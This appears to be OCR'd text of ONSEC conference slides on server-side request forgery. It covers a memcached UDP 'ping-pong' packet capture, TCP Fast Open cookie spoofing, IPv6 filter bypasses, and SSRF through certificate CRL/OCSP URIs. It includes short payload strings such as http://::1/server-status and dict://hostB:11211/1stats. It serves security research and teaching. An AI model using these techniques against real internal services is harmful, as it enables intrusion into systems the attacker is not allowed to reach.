	0x0010:  ac1c 790a 2bcb 2bcb 0017 681f 0101 0000  ..y.+.+...h.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
00:10:57.855891 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 23
	0x0000:  4500 0033 0000 4000 3f11 f060 ac1e 7a14  E..3..@.?..`..z.
	0x0010:  ac1c 790a 2bcb 2bcb 001f 774c 0101 0000  ..y.+.+...wL....
	0x0020:  0001 0000 5645 5253 494f 4e20 312e 342e  ....VERSION.1.4.
	0x0030:  350d 0a                                  5
00:10:57.855921 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 3f11 f068 ac1e 7a14  E..+..@.?..h..z.
	0x0010:  ac1c 790a 2bcb 2bcb 0017 681f 0101 0000  ..y.+.+...h.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
00:10:57.855965 IP 10.3.0.55.11211 > 10.3.0.4.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 4011 ef68 ac1c 790a  E..+..@.@..h..y.
	0x0010:  ac1e 7a14 2bcb 2bcb 0017 4b82 0101 0000  ..z.+.+...K.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
```

Request for "aaa" key value
Value of "aaa" is "version"

Execute commands:
"VALUE aaa 0 14", than
"version"
Results: "ERROR" and
"VERSION 1.4"

Ping-pong infinite loops
ERROR
ERROR
...

Hello from 2012!

TCP Fast Open (since kernel 3.6)

Provide SYN+data packets

Required Cookie

Cookie = AES(key,ClientIP)

Key have 16 bytes length

One key for all clients

UNBRUTABLE :(((

waits for others TFO impl-s

TCP Fast Open

By design security limitations:

One cookie for a one client, ports are not restricted


One secret key for a server, for all clients AES(key,IP)

Hello from 2012!

IPv6 configuration issues for SSRF!

1. Bypass simple filters by ::1
   http://::1/server-status ;)
2. Link-local firewalls bypass
3. Exploiting autoconf IPv6

TCP Fast Open attack concept in clouds



IP 10.3.13.37

1

Timestamp A

Host A

TFO SYN with
cookie request

Host B

TFO cookie for
IP 10.3.13.37

IP 10.3.13.37

2

Timestamp B>A

Host C


Host B

IP 10.3.13.38

Host A

TFO SYN+data+old
cookie for IP
10.3.13.37 spoofing
Host C

IPv6 link-local addresses



Hosts A and B are in one network segment

Host A (already hacked)

1 Firewall block

Firewall


2 No firewall rules for link-local IPv6 address

Host B Service B **Listen *:80**

Link-local address can be
- **sniffed** (root required)
- **calculated** by MAC: http://ben.akrin.com/?p=1347 (not for MS networks, http://goo.gl/tGLqy)

IPv6 Router Advertisement

Hosts A and B are in one network segment



1 Firewall blocked :80

2 RA packet with new IPv6 address

3 No firewall rules for new IPv6 address

IPv6 **autoconf** is enabled by **default** in **Debian/RHel**

To disable use sysctl net.ipv6.conf.*. autoconf

What's the conclusion?

Host-based auth must die!

Now we start

SSRF and protocol schemas: gopher:// dict:// ldap:// pop3:// file:// bla-bla-bla - **nothing new?**

SSRF not only in webapp code now, i. e. "ping-pong" attack and UDP memcached example of it

Protocol schemas

Different protocols = different actions

Not only sending data, but data leak also

See "SSRF bible. Cheatsheet": Exploitation->Original request data sniffing (http://goo.gl/oRMhg)

Protocol schemas

telnet:// protocol schema

- read data from **stdin**
- write data to **stdout**

what are stdin/stdout for your webapp?

For CGI - HTTP request/response

For mod_php, FCGI - /dev/null ;(

CGI is still for Enterprise webapps ;)

Which server is the most secure in your environment?

VPN? Other SSL server?

ONSEC

SSL -> PKI -> SSRF !!!

Client certificate ------>
OCSP/TSP/CRL URIs ------->
OCSP/TSP/CRL requests

ONSEC

SSRF on PKI

Public Key Infrastructure

Client certificate validation


External resources defined in certificate, such as CRL, OCSP, TSP urls

Certificate validation logic is different by implementations

Different implementations

- Check CRL/OCSP url from config, not from user certificate (nginx)
- Check trust relationship before certificate status
- Check certificate status before trust relationship (CA, intermediate)
- Check intermediate/CA certificate status before trust relationship

Different implementations



Parse certificate

Is cert self-signed?

Verify certificate status

Verify ...

Parse certificate

CA (intermediate) validation process

Verify CA (intermediate CA) status

Verify ...


Parse certificate

Verify trust relationship (CA/intermediate/client certificate)

Verify ...

SSRF!!!

SSL->PKI->SSRF



CRL: dict://hostB:11211/1stats
OCSP: dict://hostB:11211/1stats
TSP: dict://hostB:11211/1stats

SSRF practice. Yandex

Something interesting?

- Exploited memcached through SSRF
- Discovered few intranet services
- Discovered infrastructure bugs
- Got fun and skills
- Shocked yandex security team :)

ONSEC.

